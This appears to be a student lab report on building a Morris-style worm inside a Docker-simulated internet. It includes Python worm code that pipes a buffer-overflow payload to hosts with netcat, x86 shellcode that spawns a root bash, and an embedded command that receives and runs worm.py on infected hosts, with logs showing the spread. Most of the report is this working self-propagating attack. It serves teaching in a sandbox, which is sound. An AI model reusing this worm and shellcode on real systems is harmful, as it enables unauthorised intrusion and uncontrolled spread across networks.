Morris Worm Offline


Roll: 1705076

Overview:

In this offline, we have to create a worm that exploits buffer overflow to infect a small scale simulated internet running on docker. The worm will spread from one server to another and all infected worms will be pinging a fixed ip.


Setup:

We are provided with two dockers. One docker runs 15 servers with ip being 10.x..y where x and y are from range and. The servers have a security exploit because of which we can take over their root shells. Another docker is running a simple map visualizer using which we can visualize the internet and see activity.



The worm:


The worm is a combination of a python script and a shellcode. The python script first pings 1.2.3.4 and then netcats the shellcode to a specified ip address. It keeps doing this repeatedly. The idea is that the shellcode will open a root shell and using that we will get a copy of the python script and run it on the server. For this the script has been completed. Details are shown below.




```python

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

```

Getting rootshell:

The worm code basically call bash with a fixed set of commands. For now we can only put echo 'wormed' as the sole command. The servers are coded so that when some data are sent to the server it prints buffer address and ebp value of a function. Using this we can cause buffer overflow of the function. Before running the dockers we have to turn of address randomization off. Them the ebp and buffer address is always same. And we have put specific return address at specific offset in the shellcode. After running the worm, a server is attacked and it's shell prints wormed.




```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```



```
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_1-10.153.0.72          | wormed
```

Getting worm.py:


In the shellcode we can add more commands. In particular, we will be adding a command to start a netcat server waiting for some data which will be saved as worm.py. and in our worm.py we will be starting a shell command to start a netcat client who sends the worm.py to the target ip. Thus infected server will start the server and wait while worm.py will start a client and send the worm code. This way an infected server will get a copy of the worm file.



```
as153h-host_4-10.153.0.75            | Starting stack
as153h-host_4-10.153.0.75            | wormed
as153h-host_4-10.153.0.75            | Listening on 0.0.0.0 8000
as153h-host_4-10.153.0.75            | Connection received on 10.153.0.72 48894
```

Spreading the worm:


In the shellcode, after getting the worm code we now add a command to run the worm.py. now an infected server will be running the worm too. Also in the worm instead of a fixed ip, we generate a random ip and first ping it to see if it is alive. This way we get an alive address only and try to infect that. Now if we run the worm, each instance of the worm will be trying to infect another server. Thus all servers will be infected. In the map we can see this via filtering for icmp and 1.2.3.4 destination. We see all nodes pinging. But this is still not complete as a server will be infected several times and run several process for the worm. This will also take all resources of the VM.



```
as153h-host_1-10.153.0.72            | Starting stack
as153h-host_1-10.153.0.72            | wormed
as153h-host_1-10.153.0.72            | Listening on 0.0.0.0 8000
as153h-host_1-10.153.0.72            | Connection received on 10.153.0.1 46592
as153h-host_1-10.153.0.72            | The worm has arrived on this host ^_^
as153h-host_1-10.153.0.72            | **********************************
as153h-host_1-10.153.0.72            | >>>>> Attacking 10.153.0.75 <<<<<
as153h-host_1-10.153.0.72            | **********************************
```

Stopping Reinfection:

To stop a server from getting reinfected, we change the shellcode to an if block. An infected server already has a worm.py where the code is running. So we check if a worm.py is already in the server if not then we use netcat to get the worm.py and run it. This way each worm.py has only one running instance in a server. After this all nodes eventually get infected and resources are not wasted, so the VM also works fine.



```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   " echo wormed ; if ! [[ -e worm.py ]];then                       "
   " nc -lnv 8000 > worm.py; python3 worm.py;                        "
   " fi                                                              "
   "1234567890123456789012345678901234567890123456789012345678901234567890"
).encode('latin-1')
```

Conclusion:

In a real world scenario there will be several more challenges. Firstly, we were easily guaranteed the overflow opportunity here. But in real world servers that isn't so. The offsets and return addresses will also be different in real world. We will also need some better way to generate alive ip's as the real world will have a much bigger address space.